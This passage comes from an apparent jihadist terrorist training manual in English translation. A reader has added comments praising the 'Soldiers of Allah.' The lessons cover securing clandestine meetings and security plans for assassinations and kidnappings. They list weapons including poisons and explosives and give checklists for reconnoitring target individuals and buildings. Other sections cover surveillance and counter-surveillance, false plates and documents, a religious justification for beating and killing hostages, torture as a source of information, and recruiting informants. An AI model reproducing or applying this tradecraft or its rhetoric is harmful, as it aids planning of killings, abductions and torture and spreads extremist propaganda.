2) Specifying the timing of the meeting in such a way as not to raise suspicion of the members' movements.
3) Not allowing a long period of time between specifying the meeting time and the meeting itself.
4) Securing the meeting location and the routes leading to it by the following:
   a) Ensuring the security status via telephone.
   b) Assigning members to monitor the place before and during the meeting.
   c) Planting a member close to the nearest enemy security point (police station, security administration) to communicate the first sight of security movement.
   d) Posting an armed guard to stop any attack and to give those meeting a chance to escape.
   e) Specifying what would happen in the event the police storm the place.
5) Those members going to the meeting should consider the following:
   a) Ensuring that the enemy is not behind them while on the way to the meeting place.
   b) Not heading directly to the meeting place but through secondary places.
   c) Not going to the meeting place as a group but individually, with time gaps between them.
   d) The clothing and appearance should be suitable for the meeting place.
   e) If the brother uses public transportation, he should alight before or after the meeting location. In case he has a private car, he should park it in a secure place not near the location that allows him to maneuver quickly at any moment.
   f) Verifying the proper cover for the documents he has with him.
   g) If a member is armed, he should make sure that the weapon is in good working condition.

Necessary Security Measures Prior to the Mobile Meeting: When a brother goes to a certain meeting (mobile meeting), he should review these things:

a) Is he sure that the enemy is not behind him, nor at the meeting place?
b) Who will meet him?
c) Is there anything that might raise suspicion?
d) Is this the first appointment or the second (alternative, changed)?
e) Does he know the meeting place in detail?
f) Are his appearance and clothing suitable for the location where he will stand [meet]?
g) Is his weapon in good working condition?
h) What is the alternative for each action?
i) Not going directly to the person whom he would like to meet,
j) Verifying the person's appearance and features.

B 1. The Stationary Meeting Location: It is necessary that it have special characteristics to confront any danger to the meeting members:

1) Location-wise, it should be in the middle of a group of houses, not at the beginning.
2) Having many routes leading to that location. That would assist entering and exiting in many ways. Consequently, it makes surrounding the place difficult and facilitates escaping from danger.
3) The location should not be close to suspicious locations ([where] individuals or establishments work with the security [apparatus]).
4) It is preferable that the apartment be on the ground floor and have a telephone.

B 2. The Mobile Meeting Location (Encounter):

1) The meeting location should be at the intersection of many roads where it is easy to come, go, and flee.
2) *[No text.] .]* (I Take it the kafir didn't want to divulge this information: ☺))
3) The meeting should be held far from places where it is believed some of whose elements deal with the security apparatus (coffee shops).
4) The place should not be crowded because that allows security personnel to go undetected.
5) It is necessary to have alternative locations and times. That would make it difficult for security personnel to monitor the place.

C. During the Meeting: The following should be observed:

1. Establishing a security plan that consists of the following:
a) Proper cover for the members' presence (students, for example, it is necessary to have books, notebooks,...)
b) Verifying that personal documents match the agreed-upon cover.
c) Not having written direction to the meeting place. If that is necessary, it should be coded.
d) Not having or leaving food or anything else that would reveal the presence of many people.
e) Surrounding the place with barb wire. That depends on the importance of the meeting and if there are items that cannot be carried during escape.

D. After the Conclusion of the Meeting:

1) Departing singly or in pairs, depending on the number of members present.
2) Not heading directly onto main roads but to secondary ones.
3) Not speaking About what was discussed in the meeting, during or after departure.
4) Removing all observers after the members depart.

5) Not leaving anything that would lead [to the fact that] there was anyone there except the owner.

[D. not used.] (I Take it the American translator didn't want us knowing about section D: Oh how much Khawf you have of the Soldiers of Allah)

E. <u>Raiding and capturing one of the members</u>.

1. Establishing a plan to repel the attack, which consists of the following:

a) Who will engage the enemy with bullets?
b) Who will flee with the important documents and who will burn the rest?
c) Not heading directly to other organization locations.
d) Specifying the escape roads and Streets.
e) If the place is surrounded by barb wire, make sure all members have left.

In case an individual is caught, the following should be done: Executing what was agreed upon with the brother in the security plan.

If the brother has important work position (commander, one who knows the arsenal locations, ...), whatever is necessary should be done before the enemy discovers anything.

Instruct all members not to go to the meeting location.

Inform all members of the telephone number of that apartment in order to mislead the enemy.

<u>An Example of a Security Plan for a Group Mission</u> (assassinating an important person)[3]: Assassination is an operation of military means and basic security. Therefore, it is essential that the commanders who establish plans related to assassination give attention to two issues:

[3] It is possible to also say "kidnaping an important person." All security measures and arrangements in assassination and kidnaping are the same.

<u>First Issue</u>: The importance of establishing a careful, systematic, and solid security plan to hide the operation from the enemy until the time of its execution, which would minimize the losses in case the executing party is discovered.

<u>Second Issue</u>: The importance of establishing a tactical plan for the assassination operation that consists of the operational factors themselves (members, weapons, hiding places ...) and factors of the operation (time, place). In this example, we shall explain in detail the part related to the security plan.

The part related to operational tactics will be explained in the lesson on special operational tactics.

Security Plan for the Assassination Operation: The security plan must take into account the following matters:

A. <u>The Commander</u>: The security apparatus should not know his where abouts and movements. All security measures and arrangements related to members of the Military Organization (soldiers, commanders) apply to him.

B. <u>The Members</u>:

1) They are elements who are selected from various provinces and are suitable for the operation.
2) During the selection process, members should not know one another. They should not know the original planners of the operation. In case they do, the commander should be notified. He then should modify the plan.
3) They should be distributed as small groups (3 members) in apartments that are not known except to their proprietors. They should also be given field names.
4) During the selection process, consider whether their absence from their families and jobs would clearly attract attention. We also apply to them all security measures related to the Organization's individuals (soldiers).

C. Method of Operating:

1) The matters of arming and financing should not be known by anyone except the commander.
2) The apartments should not be rented under real names. They [the apartments] should undergo all security measures related to the Military Organization's camps.
3) Prior to executing an operation, falsified documents should be prepared for the participating individuals.
4) The documents related to the operation should be. Hidden in a secure place and burned immediately after the operation, and traces of the fire should be removed.
5) The means of communication between the operation commander and the participating brothers should be established.
6) Prior to the operation, apartments should be prepared to hide the brothers participating in it. These apartments should not be known except to the commander and his soldiers.
7) Reliable transportation means must be made available. It is essential that prior to the operation, these means are checked and properly maintained.

D. Interrogation and Investigation: Prior to executing an operation, the commander should instruct his soldiers on what to say if they are captured. He should explain that more than once, in order to ensure that they have assimilated it. They should, in turn, explain it back to the commander. The commander should also sit with each of them individually (and go over] the agreed-upon matters that would be brought up during the interrogation:

1) The one who conceived, planned, and executed this operation was a brother who has a record of those matters with the enemy.
2) During the interrogation, each brother would mention a story that suits his personal status and the province of his residence. The story should be agreed upon with the commander.
3) Each brother who is subjected to interrogation and torture, should state all that he agreed upon with the commander and not deviate from it. Coordination should be maintained with all brothers connected to the operation.

Note: The fictitious brother who the brothers say conceived, planned, trained, and executed the operation, should be sent away on a journey [outside the country].

TENTH LESSON

SPECIAL TACTICAL OPERATIONS

Definition of Special Operations[1]: These are operations using military means and basic security. Special operations are some of the tasks of groups specialized in intelligence and security.

1 Review in detail the notebook: Lessons in Special Operations.

Characteristics of Members that Specialize in the Special Operations:

1) Individual's physical and combat fitness (jumping, climbing, running, etc.).
2) Good training on the weapon of assassination, assault, kidnaping, and bombing (special operations).
3) Possessing cleverness, canniness, and deception.
4) Possessing intelligence, precision, and alertness.
5) Tranquility and calm personality (that allows coping with psychological traumas such as those of the operation of bloodshed, mass murder). Likewise, [the ability to withstand] reverse psychological traumas, such as killing one or all members of his group. [He should be able) to proceed with the work.
6) Special ability to keep secrets and not reveal them to anyone.
7) [Good] security sense during the interrogation.
8) Great ability to make quick decisions after altering the agreed upon plan (proper actions in urgent situations).
9) Patience, ability to withstand, and religiousness.
10) Courage and boldness.
11) Unknown to the security apparatus.

Weapons of Special Operations:

1) Cold steel weapons (rope, knife, rod, ...).
2) Poisons
3) Pistols and rifles
4) Explosives

We note that special operations include assassinations, bombing and demolition, assault, kidnaping hostages and confiscating documents, freeing prisoners.

Importance of Special Operations:

- ✓ Boosting Islamic morale and lowering that of the enemy.
- ✓ Preparing and training new members for future tasks.
- ✓ A form of necessary punishment.
- ✓ Mocking the regime's admiration among the population.
- ✓ Removing the personalities that stand in the way of the [Islamic] Da'wa [Call].
- ✓ Agitating [the population] regarding publicized matters.
- ✓ Rejecting compliance with and submission to the regime's practices.
- ✓ Giving legitimacy to the Jama'a [Islamic Group].
- ✓ Spreading fear and terror through the regime's ranks.
- ✓ Bringing new members to the Organization's ranks.

Disadvantages of Special Operations:

- Restraining the [Islamic] Da'wa [Call] and preachers.
- Revealing the structure of the Military Organization.
- Financially draining the Military Organization.
- Use of [operations] as propaganda against the Islamic Jama'a [Group].
- Spreading fear and terror among the population.
- The regime's safeguards and precautions against any other operation.
- Special operations cannot cause the fall of the regime in power.
- Increase in failed [operation] attempts cause an increase in the regime's credibility.
- [Operations] cause the regime to assassinate the Jama'a [Islamic Group] leaders.
- Boosting enemy morale and lowering that of the Organization's members in case of repeated failure.
- Members of the Organization lose faith in themselves and their leaders in case of repeatedly failed special operations. The inverse is also true.

Necessary Character of Special Operations:

A successful special operation requires the following:

1) A security plan for the operation (members, weapons, apartments, documents, etc.). This requirement has been explained in detail in the security plan [lesson]. Refer to it.
2) An operational tactical plan. This requirement will be explained in this lesson in detail.

Special Operation Tactical Plan:

A special operation must have stages. These stages are integrated and inseparable, otherwise, the operation would fail. These stages are:

Research (reconnaissance) stage.
Planning stage.
Execution stage.

1. Research (reconnaissance) stage: In this stage precise information about the target is collected. The target may be a person, a place, or ... For example, when attempting to assassinate an important target - a personality, it is necessary to gather all information related to that target, such as:

a) His name, age, residence, social status
b) His work
c) Time of his departure to work
d) Time of his return from work
e) The routes he takes
f) How he spends his free time
g) His friends and their addresses
h) The car he drives
i) His wife's work and whether he visits her there
j) His children and whether he goes to their school
k) Does he have a girlfriend? What is her address? And when does he visit her?
l) The physician who treats him
m) The stores where he shops
n) Places where he spends his vacations and holidays
o) His house entrances, exits, and the surrounding streets
p) Ways of sneaking into his house
q) Is he armed? How many guards does he have?

However, if the target is an important place, such as a military base, a ministry [building], it is necessary to know the following:

From the Outside:

1) How wide are the streets and in which direction do they run leading to the place?
2) Transportation means to the place
3) The area, physical layout, and setting of the place
4) Traffic signals and pedestrian areas
5) Security personnel centers and nearby government agencies
6) Nearby embassies and consulates
7) The economic characteristics of the area where the place is located
8) Traffic congestion times
9) Amount and location of lighting
10) Characteristics of the area of the place (residence, industrial, rural, lots of trees, ...)

From the Inside:

1) Number of people who are inside

2) Number and location of guard posts
3) Number and names of the leaders
4) Number of floors and rooms
5) Telephone lines and the location of the switchboard
6) Individuals' times of entrances and exits
7) Inside parking
8) Electric box

2. Planning Stage:

After receiving information About the target, the operational plan is created. The commander who makes the operation's tactical plan should consider the following:

1) The type of required weapons
2) Number of required members and their training
3) An alternative to the original plan
4) Type of operation from a tactical perspective. It is a silent or loud elimination operation?
5) Time specified for the execution of the operation
6) The target of the operation. Is it one individual or many?
7) Team meeting place prior [to] execution of the operation
8) Team, meeting place after execution of the operation
9) Securing withdrawal of the team after the execution and routes of withdrawal
10) Difficulties that the team may encounter

Afterwards, the commander of the operation shares his plan with other group commanders. When the plan is discussed and modified, a final one is determined. Then the group commanders instruct, their soldiers on their individual missions, and the members repeat their orders, in order to ensure that they have assimilated them.

3. Third Stage: Execution:

In order to discover any unexpected element detrimental to the operation, it is necessary, prior to execution of the operation, to rehearse it in a place similar to that of the real operation. The rehearsal may take place shortly before the execution. It is then that the operation is executed in the place and time specified. After execution of the operation, a complete evaluation is made. At the end, a full report is given to the commanders of the Organization.

Important Recommendations for Commanders of Special Operations:

Before the Operation:

1) The operation should be appropriate to the participants' physical and mental abilities and capabilities.
2) The participants should be selected from volunteers, not draftees.
3) Roles should be distributed according to the members' physical and moral abilities.
4) The execution equipment should be brought to the place of the operation in a timely fashion and should be placed in a convenient location.
5) The members should be well disguised and placed in a location close to that of the operation.
6) Shortly before the operation, reconnaissance should be repeated in order to confirm that nothing new has occurred.
7) The operation members should not all be told About the operation until shortly before executing it in order to avoid leaking of its news.

8) Weapons should be tested prior to their use in the operation.
9) The place and time should not be unsuitable for the operation.
10) When using a pistol or rifle, a bullet should be already placed in the firing chamber.

After the Operation:

1) The operation should be completely evaluated as far as advantages and disadvantages. Also, each member of the operation should be evaluated according to his assigned role.
2) Each member who succeeded in his role should be rewarded, and each member who was weak or slacken in his role should be dismissed.
3) Hiding or sending abroad those who executed the operation.
4) Hiding the weapons used in the operation in a location difficult to find by the security apparatus.
5) Burning any documents, maps, or drawings related to the operation. Removal of all traces of burning them.
6) Defending members who participated in the operation in case they are captured, and taking care of their families.
7) The party that performed the operation should not be revealed.
8) No signs that might lead to the execution party should be left at the operation's location.

ELEVENTH LESSON

ESPIONAGE

(1) INFORMATION-GATHERING USING OPEN METHODS

Definition of Espionage[5]: It is the covert search for and examination of the enemy's news and information for the purpose of using them when a plan is devised. In [the book titled] "Nile Al-Aoutar wa Fath Al-Bari," [it is said that] the spy is called an eye because his work is through his eyes, or because of his excessive and preoccupation with observation, as if all his being is an eye.

[5] For details, refer to The Spying Journal: Religious Duty and Human Necessity.

Espionage in the era of the Prophet - Allah bless and keep him - and his honored companions:

The Prophet - Allah bless and keep him - used informants in most of his attacks. As Abu Soufian's caravan, that was coming from Damascus, was approaching, the Prophet - Allah bless and keep him - wanted to know the caravan's destination. While the Prophet was in Madina, he sent Talha Ibn Obaidallah and Said Ibn Zeid to the Damascus route to gather information About the caravan. On their way back to Madina, and at the conclusion of the Badr battle, they met the Prophet - Allah bless and keep him - in Terban, as he was descending from Badr to take Madina. [Though] they did not participate in the battle, they nevertheless got their share of the [spoils].

In his attacks, the Prophet - Allah bless and keep him - would find out the enemy's intention. In the Hodaibiya [battle] days, though he did not want war, he exercised caution by sending a special 40-man reconnaissance group, headed by A'kkasha Ibn Mohsen Al-Azda. One of that group forerunners found a man who led them to the enemy's livestock. They captured 200 camels from that livestock and brought them to Madina.

The Prophet - Allah bless and keep him - had local informants in Mecca who told him everything, big and small, that might harm the Muslims' welfare. Among those [enemies] were his uncle Al- Abbas Ibn Abd Al-Mutlib, and Bashir Ibn Soufian Al-Atki. Al- Khulafa Arrashidun [Muhammed's (Sallallahu alai hi wasallam) successors] advised their commanders About the importance of using scouts and informants to learn the enemy's secrets. Abu Bakr Al-Siddik - may Allah be pleased with him - said to his commander Amro Ibn AI-A'ss - may Allah be pleased with him -, "Send your informants to bring you Abu Obeida's news. If he is victorious over his enemy, then you fight those that are in Palestine. If he needs soldiers, then dispatch one battalion after another for him.''

Omar Ibn Al-Khattab - may Allah be pleased with him - advised his commander Saad Ibn Abu Wakkas - may Allah be pleased with him - saying, "If you step foot on your enemies' land, get spies for them. Choose those whom you count on for their truthfulness and advice, whether Arabs or inhabitants of that land. Liars' accounts would not benefit you, even if some of them were true; the deceiver is a spy against you and not for you." Khaled Ibn Al-Walid - may Allah be pleased with him - used to take informants and spies with him in each of his wars against the Christian Orthodox. He chose them carefully and treated them well.

Principle of Muslims Spying on their Enemies: Spying on the enemy is permitted and it may even be a duty in the case of war between Muslims and others. Winning the battle is dependent on knowing the enemy's secrets, movements, and plans. The Prophet - Allah bless and keep him - used that method. He would send spies and informants. Perhaps, he - Allah bless and keep him -even went himself as in the major Badr attack. Al-Khulafa Ar Rashidun [Muhammed's SAW successors] also ordered it [spying]. Since Islam is superior to all human conditions and earthly religions, it permits spying for itself but not for others.

Majestic Allah says, "Not equal are the companions of the fire and the companions of the garden," and the Prophet says, "Islam is supreme and there is nothing above it." Islam, therefore, fights so the word of Allah can become supreme. Others fight for worldly gains and lowly and inferior goals.

An Important Question:

How can a Muslim spy live among enemies if he maintains his Islamic characteristics? How can he perform his duties to Allah and not want to appear Muslim?

Concerning the issue of clothing and appearance (appearance of true religion), Ibn Taimia - may Allah have mercy on him - said, "If a Muslim is in a combat or Allahless area, he is not obligated to have a different appearance from [those around him]. The [Muslim] man may prefer or even be obligated to look like them, provided his action brings a religious benefit of preaching to them, learning their secrets and informing Muslims, preventing their harm, or some other beneficial goal."

Resembling the polytheist in religious appearance is a kind of "necessity permits the forbidden" even though they [forbidden acts] are basically prohibited. As for the visible duties, like fasting and praying, he can fast by using any justification not to eat with them [polytheist]. As for prayer, the book (Al- Manhaj Al-Haraki Lissira Al-Nabawiya) quotes Al-Bakhari that "he [the Muslim] may combine the noon and afternoon [prayers], sunset and evening [prayers]. That is based on the fact that the Prophet - Allah bless and keep him - combined [prayers] in Madina without fear or hesitation."

Though scholars have disagreed About the interpretation of that tradition, it is possible - though Allah knows best - that the Muslim spy combines [prayers]. It is noted, however, that it is forbidden to do the unlawful, such as drinking wine or fornicating. There is nothing that permits those[6].

[6] Al-Morabitoun Magazine, Issue No. 6

Guidelines for Beating and Killing Hostages: Religious scholars have permitted beating. They use a tradition explained in Imam Muslims Collection, who quotes Thabit Ibn Ans that Allah's Prophet - Allah bless and keep him - *sought counsel when he was informed About Abu Soufian's arrival. Abu Bakr and Omar spoke, yet he [the Prophet] did not listen. Saad Ibn Ibada said, "Do you want us, O Allah's Prophet, who controls my life? If you order us to subdue the camel we would do it, or beat and follow them to Al-Ghimad lakes (5-day trip beyond Mecca), we would do it, too." The Prophet - Allah bless and keep him - called on the people, who then descended on Badr. They were met by Kureish camels carrying water. Among their takers was a young black [slave] man belonging to the Al-Hajjaj clan. They took him [as hostage]. The companions of the Prophet - Allah bless and keep him - started asking him About Abu Sofian and his companions. He first said, "I know nothing About Abu Soufian but I know About Abu Jahl, Atba, Sheiba, and Omaya Ibn Khalaf." But when they beat him he said, "O yes, I will tell you. This is the news of Abu Soufian..." Meanwhile, the Prophet - Allah bless and keep him -, who was praying, started to depart saying, "Strike him if he tells you the truth and release him if he lies." Then he said, "That is the death of someone [the hostage]." He said that in the presence of his companions and while moving his hand on the ground.*

In this tradition, we find permission to interrogate the hostage for the purpose of obtaining information. It is permitted to strike the non-believer who has no covenant until he reveals the news, information, and secrets of his people.

The religious scholars have also permitted the killing of a hostage if he insists on withholding information from Muslims. They permitted his killing so that he would not inform his people of what he learned about the Muslim condition, number, and secrets.

In the Honein attack, after one of the spies learned About the Muslims kindness and weakness then fled, the Prophet - Allah bless and keep him - permitted [shedding] his blood and said, "Find and kill him." Salma Ibn Al-Akwaa followed, caught, and killed him.

The scholars have also permitted the exchange of hostages for money, services, and expertise, as well as secrets of the enemy's army, plans, and numbers. After the Badr attack, the Prophet - Allah bless and keep him - showed favor to some hostages, like the poet Abu Izza, by exchanging most of them for money. The rest were released for providing services and expertise to the Muslims[7].

[7] Abdullah Ali Al-Salama: Military Espionage in Islam, pp. 253-258.

Importance of Information:

1) Based on the enemy's up-to-date information, his capabilities, and plans, the Organization's command can design good-quality and secure plans.
2) Information about the enemy's intention provides early warning signs for the command, which in turn makes appropriate preparation and thwarts the enemy's opportunity.
3) Information benefits the Organization's command by providing information about the enemy's strengths and weaknesses.
4) Information benefits the Organization's command by providing information about movements of the enemy and his members.

Information requirements include: Newness, Trustworthiness, Forthcoming, security, and confirmation.

General Mahmoud Sheet Khattab said, "The nation that wants to achieve victory over its enemy must know that enemy very well. It also must know the site of the battle in detail. Those who fight an enemy that they do not know, do not win because a successful military plan must be built on clear and trustworthy information. The commander who fights an enemy and does not know his strength (number and materiel) is blind and destined to fail and fall."

Information Sources: Any organization that desires to raise the flag of Islam high and proud, must gather as much information as possible about the enemy. Information has two sources:

1. Public Source: Using this public source openly and without resorting to illegal means, it is possible to gather at least 80% of information about the enemy. The percentage varies depending on the government's policy on freedom of the press and publication. It is possible to gather information through newspapers, magazines, books, periodicals, official publications, and enemy broadcasts.

Attention should also be given to the opinion, comments, and jokes of common people.

Truman, a past American President, said, "We attribute our great advance to our press, because it gives America's enemies the capability of learning what we have not officially publicized About our plans and even our establishments."

In 1954, Allan Dulles [PH], Director of American Intelligence [CIA], said, "I am ready to pay any amount of money to obtain information about the Soviet Union, even as little as what the Soviet Union obtains by simply reading American newspapers."

The one gathering public information should be a regular person (trained college graduate) who examines primary sources of information published by the enemy (newspapers, magazines, radio, TV, etc.). He should search for information directly related to the topic in question.

The one gathering information with this public method is not exposed to any danger whatsoever. Any brother can gather information from those aforementioned sources. We cannot label that brother a "Muslim Spy" because he does not make any effort to obtain unpublished and covert information.

2. Secret Sources: It is possible, through these secret and dangerous methods, to obtain the 20% of information that is considered secret. The most important of these sources are:

A. Individuals who are recruited as either volunteers or because of other motives
B. Recording and monitoring

C. Photography
D. Interrogation
E. Documents: By burglary or recruitment of personnel
F. Drugging
G. Surveillance, spying, and observation

Information Gathering Using Public Means:

A. Newspapers, Magazines, and Official and Party Publications:

In order to gather enemy information, the Military Organization can use means such as magazines, publications, periodicals, and official printed matter. Through these means, it is possible to learn about major government events and about the news, meetings, and travel of Presidents, ministers, and commanders. Information may be:

1) Names and photographs of important government personalities, police commanders, and security leaders.
2) Published meetings. Through these, one can learn about major decisions and topics being discussed.
3) Future meeting plans.
4) Present and future enemy capabilities through current photographs of projects and strategic sites or through meetings with top officials.
5) Beneficial news about the enemy's diplomacy and its present and future plans.
6) Tourism news and the arrival times of foreign tourist groups.
7) Advertisements About apartments for rent, vacant positions, or anything else that is useful.
8) Advertisements About new and used car lots. These may be used in assassination, kidnaping, and overthrowing the government.
9) Learning the enemy position on current Islamic issues (veil, beard, dedication, Jihad ...).

B. Radio and Television: The Military organization can use these important public sources to gather information all day and night. The importance of these means is explained below.

1) Visual and audible news help the Organization to determine its present and future plans.
2) Interviews may help to identify the government policy and its general directives.
3) Spotting the appearance of those who occupy high positions.
4) Learning the prevailing information diplomacy and its position on contemporary issues.
5) Learning about the interior of important government places and establishments during their opening ceremonies or through advertisements.

In addition to the aforementioned, [attention should be given] to newspapers, magazines, and the public's comments and jokes.

TWELFTH LESSON

ESPIONAGE

(2) INFORMATION-GATHERING USING COVERT METHODS

Information needed through covert means: Information needed to be gathered through covert means is of only two types:

First: Information About government personnel, officers, important personalities, and all matters related to those (residence,work place, times of leaving and returning, wives and children, places visited)

Second: Information About strategic buildings, important establishments, and military bases. Examples are important ministries such as those of Defense and Internal Security, airports, seaports, land border points, embassies, and radio and TV stations.

General security measures that should be taken by the person gathering information: During the process of gathering information, whether About governing personalities or establishments, the person doing the gathering must take the following security measures:

1. Performing the exercises to detect surveillance while executing the mission. These exercises are not well defined, but are dependent on the time, place, and the ability to be creative. These exercises include the following:

    a) Walking down a dead-end street and observing who is walking behind you. Beware of traps.
    b) Casually dropping something out of your pocket and observing who will pick it up.
    c) Walking fast then stopping suddenly at a corner and observing who will be affected.
    d) Stopping in front of store windows and observing who is watching you.
    e) Getting on a bus and then getting off after it departs and observing who will be affected.
    f) Agreeing with one of your brothers to look for whoever is watching you.

2. When receiving the gathered information, let the informants travel as far as possible from their place of residence and yours. Let each of them get there using secondary roads, preferably at night.
3. Gather what information you can without emphasizing any particular part. Do not rush or show urgency because your excitement may uncover you and the degree of importance of the information.
4. Avoid anything that reveals your identity quickly. Do not attempt to be too creative or inventive. Remember what Taliran [PH] said to his political emissaries, "Do not be anxious."
5. Move slowly and travel a great distance. The one who is successful in gathering information is the one who is not known or conspicuous.
6. Do not accept events at their face value. Do not overlook a quick friendship or an apparent dispute. Evaluate the importance of events and do not judge them by their appearance.
7. Do not speak vaguely or act mysteriously except when wanting to get a "blabber mouth" to talk About what he knows.
8. Carry personal credentials and know all their contents.
9. Prior to collecting the information, make sure that all necessities related to the mission, especially money, are ready.
10. Study the area where information-gathering takes place carefully: Open and closed streets, residents' customs, ways of dressing, and accent.

11. It is not permitted to carry any weapons during the information-gathering process.
12. Finding a cover prior to gathering the information. Further, review all security measures concerning members of the Military [Organization] which are covered in prior lessons.

Methods of Gathering Information Using Covert Means: The Military Organization may obtain secret information using: A. Surveillance, intelligence, and observation; B. Theft: C. Interrogation; D. Excitement; E. Drugging; F. Recruitment.

A. Surveillance, Intelligence, and Observation: Civilian and military targets (personalities). The monitoring may be done on foot or by car.

Surveillance on foot:

1) The brother or brothers performing the surveillance operation on foot study the available information About the target (height,weight, way of walking, looking at a recent photograph)
2) Knowing the target's habits, places he visits, and communications
3) Studying carefully the area where observation will take place: names of through and dead-end streets, residents' habits and way of dressing.
4) Prior to the start of the surveillance mission, making sure that all needs related to the mission, especially money, are met.
5) Agreeing on how communications with the leaders will take place in case the surveillance plan is uncovered (telephone, a person used for that purpose). The telephone number should not be written but memorized.
6) Agreeing on special signals to exchange orders and instructions among the surveillance team members.
7) Knowing the measures to be taken when the target is lost, such as contacting the leaders or something else agreed upon.
8) It is not permitted to carry any weapons during the information-gathering process.
9) It is preferable to have a camera with the surveillance man in case the target is to personally contact others.

Surveillance by car:

Surveillance by car requires taking certain measures:

1) Inspecting the car's fuel, water, and lights.
2) The car should be of a common type so it would not attract people's attention.
3) The car should be in good condition and the driver should be experienced.
4) The car plates should not contain real numbers. It is important to use a false license plate and small numbers in order to prevent anyone from spotting and memorizing it.
5) The car's interior light should be disabled in order to hide the identity of the surveillance team members sitting inside.
6) The number and appearance of the car surveillance team members should match those of the target's car.

Performing Surveillance by Car:

1) The car being used for surveillance should keep up with the target’s car during the surveillance operation, especially in crowded areas and on side streets. The distance between the two cars depends on the circumstances.
2) If the target gets out of his car and starts to walk, one of the surveillance team members should get out and observe him.
3) Follow all aforementioned measures for surveillance on foot.

Exercises to detect surveillance by car:

1) The surveillance car speeds up then stops suddenly while observing which other car is affected (this is done where there is not a lot of traffic).
2) The surveillance car enters a dead-end street.
3) The surveillance car goes in the opposite direction of traffic.
4) The surveillance car stops and goes backwards.
5) [The surveillance car] enters a parking lot and immediately goes out.
6) [The surveillance car] takes a side road and stops.

A. Surveillance, Intelligence,and Observation (Information About the enemy places)

The Organization's command needs detailed information About the enemy's vital establishments, whether civilian or military, in order to make safe plans, reach firm decisions, and avoid surprises. Thus, the individual who gathers information About a desired location should, in addition to drawing a diagram, describe it and all its details.

The Drawing: The brother should draw a diagram of the area, the street, and the location which is the target of the information- gathering. He should describe its shape and characteristics. The drawing should be realistic so that someone who never saw the location could visualize it. It is preferable to also put on the drawing the directions of traffic, police stations, and security centers.

The Description: It is necessary to gather as much information About the location as possible. For instance:

1) Traffic directions and how wide the streets are
2) Transportation leading to the location
3) The area, appearance, and setting of the place
4) Traffic signals and pedestrian areas
5) Security personnel centers and government agencies
6) Embassies and consulates
7) The economic characteristics of the area and traffic congestion times
8) Public parks
9) Amount and location of lighting

It is preferable to photograph the area as a whole first, then the street of the [desired] location. If possible, panoramic pictures should be taken. That is, the collection of views should be continuous in a such way that all pictures are taken from one location and that the ending of one picture is the beginning of the next. The photographer should be experienced with and proficient in film processing and developing. It is risky to use an outside film processing service. When observing a military installation or camp, we discourage taking pictures where it is forbidden. The brother/photographer should use a modern camera that can photograph at night or from a distance, and only the lens of the camera should be visible. When gathering information About a military camp, the brother should draw a diagram of the camp's overall area, the camp itself, and its interior, if possible.

The description of the base or camp must contain the following:

1) Location
2) Exterior shape
3) Transportation to it
4) Space [area]
5) Weapons used

6) Unit using the camp
7) Fortifications and tunnels
8) Guard posts
9) Amount and periods of lighting
10) Number of soldiers and officers. Officers' ranks
11) Ammunition depot locations
12) Vehicles and automobiles
13) Leave policy
14) Commander's name, rank, arrival and departure times
15) Degree and speed of mobilization
16) Brigades and names of companies
17) Sleeping and waking times
18) Telephone lines and means of communication

The brother gathering the information may start a friendship with one of the soldiers or officers of that base. Information may be collected gradually and easily from soldiers when giving them rides from the camp to the bus or train stations, etc.

B. Gathering Information Through Interrogation: Security personnel in our countries arrest brothers and obtain the needed information through interrogation and torture.

The Military Organization must do likewise. On one hand, the Organization can obtain important information About enemy establishments and personnel. On the other hand, that is a form of necessary punishment.

Information is collected in this method by kidnaping an enemy individual, interrogating him, and torturing him.

This source of information is not permanent. Also, caution should be exercised About being deceived by misinformation from enemy individuals. Thus, the brother who interrogates the hostage should possess the following characteristics:

1) Should have knowledge and expertise About people's behavior and morals.
2) Should have a strong personality.
3) Should possess a sixth sense based on practice and experience.
4) Should be extremely patient.
5) Should be able to act, pretend, and mask himself.
6) Should be intelligent, observant, analytical, and deductive.
7) Should be able to establish an investigative plan.

C. Gathering Information Through Recruitment: Recruiting agents is the most dangerous task that an enlisted brother can perform. Because of this dangerous task, the brother may be killed or imprisoned. Thus, the recruitment task must be performed by special types of members.

There are a number of motives that might entice an uncommitted person to take part in intelligence work.

These motives are:

1) Coercion and entanglement
2) Greed and love for money
3) Displaying courage and love of adventure
4) Love of amusement and deviance

5) Mental and political orientation
6) Fear of being harmed

The Organization may use motives No. 2, 3, 5, and 6 in recruitment.

Candidates for Recruitment Are:

1) Smugglers
2) Those seeking political asylum
3) Adventurers
4) Workers at coffee shops, restaurants, and hotels
5) People in need
6) Employees at borders, airports, and seaports

Types of Agents Preferred by The American Intelligence Agency [CIA]:

1) Foreign officials who are disenchanted with their country's policies and are looking towards the U.S. for guidance and direction.
2) The ideologist (who is in his county but against his government) is considered a valuable catch and a good candidate for American Intelligence Agency [CIA].
3) Officials who have a lavish lifestyle and cannot keep up using their regular wages, or those who have weaknesses for women, other men, or alcoholic beverages. The agent who can be bought using the aforementioned means is an easy target, but the agent who considers what he does a noble cause is difficult to recruit by enemy intelligence.
4) For that purpose, students and soldiers in Third World countries are considered valuable targets. Soldiers are the dominating and controlling elements of those countries.

Recruitment Stages: Suppose the Islamic Organization, with its modest capabilities, wants to obtain information About an important target (important personality, building, camp, agency, ministry). It has to do the following:

1. Finding the Agent: In this stage, the Organization picks the suitable person for supplying the information. The Organization learns About that person: His financial condition, his family status, his position regarding the government, and his weaknesses and strengths.

2. Evaluating the Agent: In this stage, the agent is placed under continuous observation to learn the times of his departure to and return from work, the places he visits, the individuals he meets, and his social interaction with those that he meets in coffee shops, clubs, etc.

3. Approaching the Agent: After gathering information About him, a relationship with him is developed under a certain cover, such as:

a) Family connection and tribal relations.
b) Developing a friendship with him in the club, coffee shop, and workers union. The [recruiting] brother develops the friendship as if it were unpretentious and unplanned. The relationship should develop naturally and gradually in order not to attract the target's attention.

Important Note: In case the first brother fails to develop a friendship with the target, another brother takes over after learning from the first About the target's weaknesses (motives that can be exploited) such as his love f o r money, opposition to the government, love for adventure, or display courage.

4. Recruiting the Agent: After finding, evaluating, and approaching a target, comes the second stage of recruiting him. Recruiting may be direct, that is, telling the agent frankly About working for the Organization for a specific and agreed-upon salary. A promise is secured in writing or verbally.

Or recruitment may be indirect, that is, information may be taken from the target without informing him that he is an agent. That may be accomplished by giving him gifts, sharing his joys and sorrows, and attempting to solve his problems.

